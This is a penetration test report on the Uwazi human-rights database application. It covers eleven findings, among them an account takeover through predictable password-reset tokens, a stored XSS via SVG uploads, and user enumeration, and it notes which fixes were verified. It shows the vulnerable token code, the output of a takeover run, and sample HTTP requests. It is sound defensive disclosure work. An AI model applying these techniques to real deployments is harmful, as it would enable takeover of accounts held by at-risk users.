ASSURED

SECURITY CONSULTANTS

Report

Uwazi Web Application

Jonas Magazinius, Dennis Dubrefjord

Project	Version	Date
UWA001	2.0	2024-09-03

ASSURED
SECURITY CONSULTANTS

REPORT

Project	Version	Date
UWA001	2.0	2024-09-03

Executive summary

Between 2024-04-22 and 2024-05-06 Assured Security Consultants performed a web application penetration test on Uwazi, a web application by HURIDOCS.

Uwazi is an open-source database application that allows human rights actors to capture, organize and make sense of a set of facts, observations, testimonies, research, documents and more. Human rights defenders, journalists, academics, lawyers, activists and researchers are using Uwazi for a wide range of purposes. More than 150 organizations globally and 300 data collections are already using Uwazi. Safeguarding user privacy and integrity of data is of utmost importance.

The threat model for Uwazi encompasses various adversaries, including state actors, non-state actors, and cybercriminals, who may target the application to access, manipulate, or destroy sensitive data.

The scope was the entire Uwazi system, including frontend and backend. The HURIDOCS team provided the testing environment. Testing was carried out in accordance with OWASP Web Security Testing Guide, with access to the source code.

The penetration test uncovered eleven findings, most of which are of low or zero risk rating. However, one critical and one high risk vulnerability were discovered. The critical risk vulnerability allows an unauthenticated attacker to compromise any account due to a flaw in the password reset functionality. The high risk vulnerability allows an authenticated attacker to compromise accounts of other users due to overly permissive file upload functionality, but requires minor interaction from the owner of the targeted account.

The eleven identified issues are distributed as illustrated below:

Critical 1 High 1 Medium 2 Low 4 Note 3

This report lists the security issues found and provides actionable recommendations for how to mitigate them in order to increase the security of the Uwazi system.

After mitigations were implemented by the HURIDOCS team, all fixes were verified by Assured and the report has been updated to reflect the status of each issue. All issues are successfully fixed, apart from two low impact issues, where the issue remains but the risk is accepted.

Assured would like to extend our gratitude to the team at HURIDOCS for providing resources and support necessary to conduct the penetration test, and to the Open Technology Fund for funding the test.

ASSURED
SECURITY CONSULTANTS

REPORT

Project	**Version**	**Date**
UWA001	2.0	2024-09-03

Contents

1 Introduction

1.1 Background

Assured Security Consultants was contracted to conduct a penetration test of the web application Uwazi, on behalf of HURIDOCS.

Uwazi is an open-source database application that allows human rights actors to capture, organize and make sense of a set of facts, observations, testimonies, research, documents and more. Human rights defenders, journalists, academics, lawyers, activists and researchers are using Uwazi for a wide range of purposes. These include managing and analyzing large data sets and document collections quickly and efficiently; preserving and archiving evidence of human rights violations and war crimes; documenting violations in areas with limited or no Internet access; preserving and archiving large collections of physical documents through digitization.

More than 150 organisations globally and 300 data collections are already using Uwazi. They are human rights defenders from grassroots, local and global organizations, as well as other networks and collectives. They work in sensitive political contexts and hostile environments, often at great personal risk, to safeguard human rights information and make it accessible. Safeguarding the integrity of partners' data is of utmost importance.

The test covered the web application, backend APIs and the user interface. White box methodology (privileged access and source code) was used combining both dynamic and static analysis of the implementation and its assets.

This test was funded by the Open Technology Fund (OTF).

1.2 Constraints and disclaimer

This report contains a summary of the observations made during the penetration test. This report should not be considered as a complete list of all vulnerabilities, security flaws and/or misconfigurations.

1.3 Project period and staffing

Assured started the project on 2024-04-22 and finished it on 2024-05-06.

This report was last reviewed on 2024-09-03.

Involved in the penetration testing were Assured consultants Jonas Magazinius, Dennis Dubrefjord.

2 Scope and methodology

This section provides details on the test scope, how the test was conducted, and how vulnerabilities are rated.

2.1 Key risks and threat model

Uwazi faces several key risks due to its role in managing sensitive human rights data. One significant risk is the potential for unauthorized access, which could result in the exposure of sensitive information and endanger the safety of human rights defenders and victims. Data breaches could lead to the identification and targeting of individuals involved in documenting violations. Additionally, the risk of data corruption or loss is critical, as it could undermine the integrity of the evidence collected, hindering justice and accountability efforts. Another risk involves the exploitation of vulnerabilities in the software, which could be targeted by malicious actors aiming to disrupt the operations of human rights organizations.

The threat model for Uwazi encompasses various adversaries, including state actors, non-state actors, and cybercriminals, who may target the application to access, manipulate, or destroy sensitive data. State actors may seek to suppress evidence of human rights violations and silence activists by compromising Uwazi's databases. Non-state actors, such as militias or terrorist groups, could target the system to gain intelligence on human rights defenders and their activities. Cybercriminals might exploit vulnerabilities for financial gain or as part of broader cyber-attacks. Uwazi must also consider insider threats, where individuals within the organizations using the platform could intentionally or unintentionally compromise data security. To mitigate these threats, Uwazi must implement robust encryption, access controls, regular security audits, and comprehensive user training to ensure data integrity and protection against unauthorized access.

2.2 Scope

The scope consisted of the Uwazi web application and API. The application is running on a Node.JS backend and is based on the React framework. The test was executed in a staging environment, dedicated to this test.

The scope covered the implementation of the application code, its use of third party libraries, and the configuration of the application runtime. The provided code was commit 7903d23 of the development branch of the public Git repository, `https://github.com/huridocs/uwazi`, the latest commit at the beginning of the test.

The scope excluded other services running on the same server, the build and distribution configuration, the production environment, and the development environment.

2.3 Methodology

The test was a white-box test where the testers had access to source code and documentation. It was carried out in accordance with the OWASP Testing Guide [1]. Section 3.2 contains a specification of test coverage in reference to the Testing Guide.

The first phase of the penetration test focused on gathering information about the system. This was achieved by analysis of the source code and functionality of the application. The next phase focused on testing of different vulnerability categories, such as authentication, authorization, input/output validation and parsing, configuration, and business logic, as well as other common vulnerabilities.

2.4 Risk rating

In this report we have assessed the severity of identified vulnerabilities according to the OWASP Risk Rating Methodology [2].

Table 1: OWASP Risk Rating overall severity model

Overall risk severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

As Table 1 illustrates, the overall risk assessment is determined by combining the likelihood and impact of the identified vulnerability. A value from 0 to 9 is assigned to each variable, with 0-2 representing LOW, 3-5 MEDIUM and 6-9 HIGH.

Likelihood is dependent on attributes related to threat actors and the identified vulnerability. These include, but are not restricted to, the attacker's skill level and motivation, and how easily the vulnerability can be found and exploited.

Technical and business impact is determined by loss of confidentiality, integrity, availability and accountability leading to potential legislative noncompliance, privacy breaches, and financial and brand damage.

Note that the risk assessment in this report is done by Assured Security Consultants, ratings may differ from the resource owners' ratings.

3 Observations

This section provides detailed information about the issues found during the test. Each finding is explained in detail, including recommendations on how to mitigate the issue.

3.1 Uwazi Web Application and API

The following section details the findings regarding the Uwazi web application. Findings are organized in order of severity rating.

3.1.1 CRIT FIXED :Unauthenticated Account Takeover via Password Reset

Likelihood: HIGH (8), Impact: HIGH (7)

Verification note: This issue has been fixed in accordance with recommendations, by changing the key generation algorithm.

It was discovered that an unauthenticated attacker can compromise an account by exploiting a flaw in the password reset functionality. The impact is high as it allows the attacker to assume any identity, including users with administrator privileges. The likelihood of an attacker to find this vulnerability is high since the password reset is critical functionality.

When a user has forgotten their password, they can send a request to `POST /api/recoverpassword` to get a password reset token generated and sent to their email. This token can then be used to set a new password. The reset token in Uwazi is generated by hashing the user email, together with the current unix timestamp. An attacker, armed with this knowledge, could send in another user's email address, for example the admin email, for a password reset. Since the attacker knows when they sent the request and when they received the response, they know that the hash was created with a time stamp some time in between these two moments in time. They can thus generate a hash for one of the time stamps in the interval and use it to try to change the password of the user at `POST /api/resetpassword`. Upon failure, simply generate a new hash using a new time stamp and keep on trying until successful.


The time interval is typically small enough for an attacker to, with little effort, iterate through all values until a token is accepted and the password reset.

The vulnerable code resides in `app/api/users/users.js`:

users.js

```
recoverPassword(email, domain, options = {}) {
   const key = SHA256(email + Date.now()).toString();
```

Figure 1 shows the result of successful exploitation. The proof-of-concept code for exploiting the vulnerability can be found in Appendix A.1.



```
[redacted]@pop-os:~/uwazi$ node takeover.js
Please enter the email you want to own:   [redacted]@huridocs.org
Please enter the new password: Supersecretp4ssword
Password updated. The credentials are:
      [redacted]@huridocs.org  :  Supersecretp4ssword
Execution time:  2.707 seconds
[redacted]@pop-os:~/uwazi$ 
```

Figure 1: Successful account takeover

We recommend using a cryptographically secure random number generator to generate the password reset tokens, instead of hashing the email with a time stamp. That way, an attacker cannot recover the token without having access to the victim's email. Furthermore, limiting the number of reset attempts per token and enforcing a timeout of the token would provide even stronger protection. For more information, refer to the OWASP CheatSheet on Forgot Password [3].

3.1.2 HIGH FIXED Account Takeover via Stored XSS

Likelihood: MEDIUM (5), Impact: HIGH (7)

Verification note: This issue has been fixed by forcing download of attachments and "download" button on documents.

A lack of validation of uploaded files allows and attacker to upload files that could compromise other users and to take control over the user's account. Though the impact of this vulnerability is equal to issue 3.1.1, the fact that the user has to be authenticated, and user interaction is required, decreases the likelihood that it will be exploited. Still this is a significant issue that needs to be addressed.


Authenticated users can create entities containing files, or upload files to existing entities using `POST /api/files/upload/attachment` or `POST /api/files/upload/custom`. Unfortunately, this file upload is very permissive, allowing executable files, malware, HTML files and SVG files with embedded JavaScript to be uploaded.

In the case of an HTML or SVG file, when a victim opens the file in their browser, the embedded JavaScript is executed. The files are stored and served from the same origin, i.e., the same domain, as the application. This enables an attacker to ride the user's session, since the user's session cookies will be included in the request. Using this, combined with issue 3.1.4, we can send a request to `POST /api/users` to update the password of the account. Another attack vector in this scenario could be to display a copy of the login page, saying that the session has expired, to trick the user to enter their password.

Moreover, if the victim opens an uploaded malware, it will be downloaded to their computer. If they run it, it could compromise their system.

Figure 2 shows successful execution of JavaScript in the browser when viewing an uploaded SVG file.

We recommend defining a set of file types that are acceptable, and allow-listing only those file types to make sure that other files cannot be uploaded. Validate the file header to make sure the contents are in line with the allowed extension. A further recommendation is to not serve the files from the same domain as the web site, but from another domain used only for the specific purpose of serving user supplied content. For more information, refer to the OWASP CheatSheet on File Uploads [4].


https://   /api/files/171465991438447j61ij3xkd.svg

svg_xss

Figure 2: Successful XSS

3.1.3 MED FIXED Broken Access Control at Admin Custom Files

Likelihood: HIGH (6), Impact: LOW (2)

Verification note: This issue has been fixed in accordance with recommendations, by updating the access control of the API endpoint to only allow admin users.

The application enforces access control to restrict access to certain features and functionality. In some cases this access control appears to be missing or ineffective. While this issue is easily exploitable, thus increasing the likelihood of exploitation, the impact is deemed to be low, considering the exposed functionality.

The admin user has a file upload functionality under the private tab in their settings page. This is where, among other things, the pictures on the main page are located. This tab is not visible to the editor or collaborator user, thus it is inferred that they should not be able to access it. However, on the backend, the listing, uploading, editing and deletion of files in this location is possible for editors and collaborators, too. The endpoints to do so are:

- `GET /api/files?type=custom`
- `POST /api/files/upload/custom`
- `POST /api/files`
- `DELETE /api/files?id=<fileid>`

We recommend locking down the access so that only admins can modify the files, if that was the original intention. This can be done by applying access control on the endpoints used to handle the specific files (like POST /api/files/upload/custom). In the case when a generic endpoint is used to handle the admin files and other files, a more fine grained approach is necessary to determine whether the user should be allowed to modify the file or not.

3.1.4 MED FIXED Update Password Without Current Password

Likelihood: MEDIUM (5), Impact: MEDIUM (5)

Verification note: This issue has been fixed in accordance with recommendations, by adding password verification to related actions.

For the user to be able to change their password is an essential functionality. It is standard practice to require the user to enter the current password to set a new one. Not enforcing this significantly increases the risk that an unauthorized party could take over the account by setting a new password, either by opportunity, e.g., if the user does not log out on a shared computer, or through exploitation of vulnerabilities, such as issue 3.1.2 or issue 3.1.6.

When logged in, users can update their password under settings by inputting a new password twice and submitting. The client will send a request to `POST /api/users` containing some user data, along with the new password. Note that the user does not have to enter their current password. This means that if an attacker is able to forge a request from the user, for example by using a CSRF or XSS, the attacker can change the password of the user and take over the account.

We recommend requiring the user to enter their current password when changing their password, to mitigate against forged user requests. When the validity of the provided password has been confirmed, it can be updated. For more information, refer to the Change Password section in the OWASP Authentication CheatSheet [5].

3.1.5 LOW FIXED Email Enumeration at Forgot Password


Likelihood: MEDIUM (5), Impact: LOW (2)

Verification note: This issue has been fixed in accordance with recommendations, by always returning the same status code.

Being able to determine whether a user exist in the system or not leaks information that could aid an attacker in further attacks. Uwazi's user base may be considered to have an increased threat profile, which increases the likelihood that an attacker would be interested in and attempt to gain this information. The impact, however, is deemed to be very low.

The `POST /api/recoverpassword` endpoint responds with 200 OK if the email exists in the system, but 403 Forbidden if the email does not exist in the system, see Figure 3. Thus, it is possible to use this endpoint to determine what emails are registered in the system. This could help an attacker phish the users of the site, or help with other email-based attacks such as issue 3.1.1.

We recommend always returning a 200 OK and displaying a message like *"An email has been sent to the supplied email, if it is registered"* to the user. In doing so, we have consistent message for existent and non-existent accounts, making it impossible to use the endpoint to learn the email addresses of the users. Implementing rate limiting for login attempts would make it very hard for an attacker to exploit this vulnerability. For more information, refer to the OWASP CheatSheet on Forgot Password [3].



```
POST /api/recoverpassword HTTP/2
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Language: en
Sentry-Trace:
b810af7c2e254b49873660039adba1c9-a2371cce68bffa23
Baggage:
sentry-environment=staging,sentry-release=1.164.0-rc1,sentry
-public_key=9fc1606d2d884615ad395eb38bde0fbe,sentry-trace_id
=b810af7c2e254b49873660039adba1c9
Content-Length: 43
Origin: https://
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Dnt: 1
Sec-Gpc: 1
Te: trailers

{
  "email":"non-existing-email@huridocs.org"
}
```

```
HTTP/2 403 Forbidden
Server: nginx
Date: Fri, 03 May 2024 18:28:31 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 166
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Etag: W/"a6-UjTN8tQAX+ygD+BEcsG507a+cUQ"
Vary: Accept-Encoding

{
  "error":"User not found",
  "prettyMessage":
  "\nurl: /api/recoverpassword\nbody: {\n \"email\": \"non-e
  xisting-email@huridocs.org\"\n}\nUser not found",
  "requestId":2108
}
```

Figure 3: Enumeration of email addresses

3.1.6 LOW INVALID Missing CSRF protection

Likelihood: LOW (1), Impact: MEDIUM (5)

Verification note: This issue has been verified to be invalid, upon feedback from the developers. Basic CSRF protection was already implemented according to best practices.

Cross-Site Request Forgery (CSRF) vulnerabilities allow an attacker to forge a request to the application from an authenticated user, if the user visits an attacker-controlled website. In the context of Uwazi, successful exploitation has very low likelihood, but potentially a high impact.

If proper controls to protect against CSRF are missing, this could under some conditions be used to, e.g., change the password of the user (see 3.1.4), add new users to the system, etc. The Uwazi application does not have any explicit CSRF protection. Modern browsers (since 2021) set SameSite:Lax by default which provides some protection against CSRF. However, users with older browsers will be vulnerable. If there is a state-changing GET in the application, this will be vulnerable to CSRF even with a modern browser.

We recommend adding CSRF tokens to the application to make sure users with older browsers are not compromised. This is usually not a difficult process, as many frameworks have built in support or well established libraries for it. For more information about CSRF protection, refer to [6]. For information about how to implement CSRF tokens in a Node.js Express application, refer to [7].

3.1.7 LOW FIXED Open Redirect via Uploaded PDF


Likelihood: LOW (2), Impact: MEDIUM (4)

Verification note: This issue has been fixed in accordance with recommendations, by updating pdfjs and adding relevant security options.

An Open Redirect vulnerability allows an attacker to force the user's browser to navigate (redirect) to a different page. This navigation can be hard to detect for the user and may aid an attacker in, e.g., a phishing attempt.

The application accepts uploading pdfs at `POST /api/files/upload/document`, which are then rendered in the application when a user views the entity. The server accepts PDFs containing PDF actions. As can be seen in Figure 4, these actions may be used to redirect the user to a different URI, if they click on the rendered PDF in the Uwazi application. This can be used to phish user credentials by for example redirecting a user to a copy of the Uwazi login page, displaying a message such as "user session expired, please log in again".

We recommend validating the contents of the uploaded PDF to make sure it does not contain any PDF actions. PDF sanitization can be challenging due to the flexibility of the format. In Node.js it should be possible to achieve this using the libraries `pdf-lib` and `pdfjs-dist`.



https://vml50fxxzfan9u9ene504vyo3f99xzlo.oastify.com/test5

Figure 4: Note the link appearing in the bottom left when the user hovers the pdf

3.1.8 LOW ACCEPTED Missing Content Security Policy Header

Likelihood: MEDIUM (3), Impact: LOW (2)

Verification note: This issue has not been fixed due to concerns about the usability impact on users. The remaining risk has been accepted.

The application is missing the content security policy header. This header can be used to restrict what can be done on the client side, which can limit what an attacker can do even if they manage to inject scripts in the page of the user.

We recommend adding a content security policy that is as restrictive as possible, while still allowing the application to work as intended. This will act as a defense in depth measure, making it harder to exploit the users if other security measures fail. For more information, refer to the OWASP CheatSheet on Content Security Policy [8].

3.1.9 NOTE ACCEPTED Partial Stack Traces Revealed upon Error


Verification note: This issue has not been fixed. Since the project is open source, the additional information an attacker can learn from the stack trace is minimal. The remaining risk has been accepted.

Error messages often contain data that is useful in understanding the system. To an attacker this can be useful information aiding in finding or exploiting vulnerabilities. It is considered best practice to suppress error messages to prevent information leakage.

As can be seen in Figure 5, a partial stack trace is revealed in the error message of some requests. This could be used by an attacker to learn about what is running on the backend, which can help when crafting attacks. An error caused by malformed input to the following endpoints will result in a partial stack trace.

- The order parameter of `GET /api/references/search?sharedId=<id>&sort=metadata.fecha&order=%60&treatAs=number&limit=10&searchTerm=`
- The _id parameter of `POST` and `DELETE /api/files`

We recommend suppressing error messages, even partial stack traces, in the server responses, as it only helps an attacker get more knowledge about the system.



```
HTTP/2 400 Bad Request
Server: nginx
Date: Fri, 03 May 2024 08:31:42 GMT
Content-Type: application/json; charset=utf-8
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Etag: W/"4b8-F2Snb0l0QYzNqDXNzQb/Hla8J0w"
Vary: Accept-Encoding

{
  "error":
  "x_content_parse_exception: [x_content_parse_exception] Reason: [1:525] [field_sort] failed to parse field [or
  der]",
  "stack":
  "ResponseError: x_content_parse_exception: [x_content_parse_exception] Reason: [1:525] [field_sort] failed to
  parse field [order]\n    at onBody (/opt/uwazi/cores/core-1.165.0-rc1/node_modules/@elastic/elasticsearch/lib/
  Transport.js:367:23)\n    at IncomingMessage.onEnd (/opt/uwazi/cores/core-1.165.0-rc1/node_modules/@elastic/el
  asticsearch/lib/Transport.js:291:11)\n    at IncomingMessage.emit (node:events:526:35)\n    at IncomingMessage
  .emit (node:domain:488:12)\n    at endReadableNT (node:internal/streams/readable:1408:12)\n    at process.proc
  essTicksAndRejections (node:internal/process/task_queues:82:21)",
```


Figure 5: Response with partial stacktrace

3.1.10 NOTE FIXED User Enumeration via timing leak at Login

Verification note: This issue has been fixed in accordance with recommendations, by taking measures to assure that the validation always take the same rough amount of time.

Attempting a login with a username that does not exist in the system yields a response from the server in approximately 50ms. When instead attempting the login with a username that does exist in the system, the response is received after more than 150ms. Since there is a significant difference between the two, it is possible to use this timing leak to infer what users exist in the system, see Figure 6.

We recommend making sure that the response times are consistent regardless of whether the user exists or not. This can be achieved by ensuring that the same steps are taken in the backend code before responding, even if the username does not exist. For example, we could still hash the password and retreive a dummy password from the database before returning the response. For more information, refer to the Authentication and Error Messages section in the OWASP CheatSheet on Authentication [5].



```
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  52 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  55 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  61 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  54 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  163 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  278 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  166 ms
401  POST  🔒  login  vendor.bcee39118dad703441a...  json  799 B  194 B  260 ms
```

Figure 6: The last four requests contain an existing username while the first 4 do not.

3.1.11 NOTE FIXED Disclosure of System Settings to Unauthenticated Users

Verification note: This issue has been fixed by removing some settings elements for unauthenticated users.

The endpoints that respond with HTML contain the settings.collection object which contains private IP addresses to the ToC and OCR generators, mapApiKeys and whether the 2fa can be bypassed (openPublicEndpoint). This is included in the response whether the user is authenticated or not, and regardless of role. Moreover, the endpoints that retrieve this object directly, `GET /api/settings`, lacks access control, meaning that anyone can retrieve it.

We recommend not including this information in the HTML responses and locking down the endpoint so that only admins may access this information, if possible.

3.2 OWASP Web Security Testing Guide coverage

The tables in this section cover the OWASP Web Security Testing Guide [1] tests as in the latest version at the time of writing this report.

Status codes for each test are defined as:

- "Pass"
- "Fail" (issues found)
- "N/A" (not applicable)
- "-" (tests inconclusive)

Inconclusive tests could not be fully carried out due to time constraint, missing requisites or being out of scope for this test. There may be findings even for items that pass tests.

Section	Item	Status	Note
WSTG-INFO Information Gathering			
WSTG-INFO-01	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Pass	
WSTG-INFO-02	Fingerprint Web Server	Pass	
WSTG-INFO-03	Review Webserver Metafiles for Information Leakage	Pass	
WSTG-INFO-04	Enumerate Applications on Webserver	Pass	
WSTG-INFO-05	Review Webpage Content for Information Leakage	Fail	3.1.11
WSTG-INFO-06	Identify Application Entry Points	Pass	
WSTG-INFO-07	Map Execution Paths Through Application	Pass	
WSTG-INFO-08	Fingerprint Web Application Framework	Pass	
WSTG-INFO-09	Fingerprint Web Application	Pass	
WSTG-INFO-10	Map Application Architecture	Pass	
WSTG-CONF Configuration and Deploy Management Testing			
WSTG-CONF-01	Test Network Infrastructure Configuration	-	
WSTG-CONF-02	Test Application Platform Configuration	-	
WSTG-CONF-03	Test File Extensions Handling for Sensitive Information	Fail	3.1.2
WSTG-CONF-04	Review Old Backup and Unreferenced Files for Sensitive Information	-	
WSTG-CONF-05	Enumerate Infrastructure and Application Admin Interfaces	Fail	3.1.3
WSTG-CONF-06	Test HTTP Methods	Pass	
WSTG-CONF-07	Test HTTP Strict Transport Security	Pass	
WSTG-CONF-08	Test RIA Cross Domain Policy	N/A	
WSTG-CONF-09	Test File Permission	Pass	
WSTG-CONF-10	Test for Subdomain Takeover	Pass	
WSTG-CONF-11	Test Cloud Storage	Pass	
WSTG-CONF-12	Testing for Content Security Policy	Fail	3.1.8
WSTG-CONF-13	Test Path Confusion	Pass	
WSTG-IDNT Identity Management Testing			
WSTG-IDNT-01	Test Role Definitions	Fail	3.1.3
WSTG-IDNT-02	Test User Registration Process	Pass	
WSTG-IDNT-03	Test Account Provisioning Process	Pass	
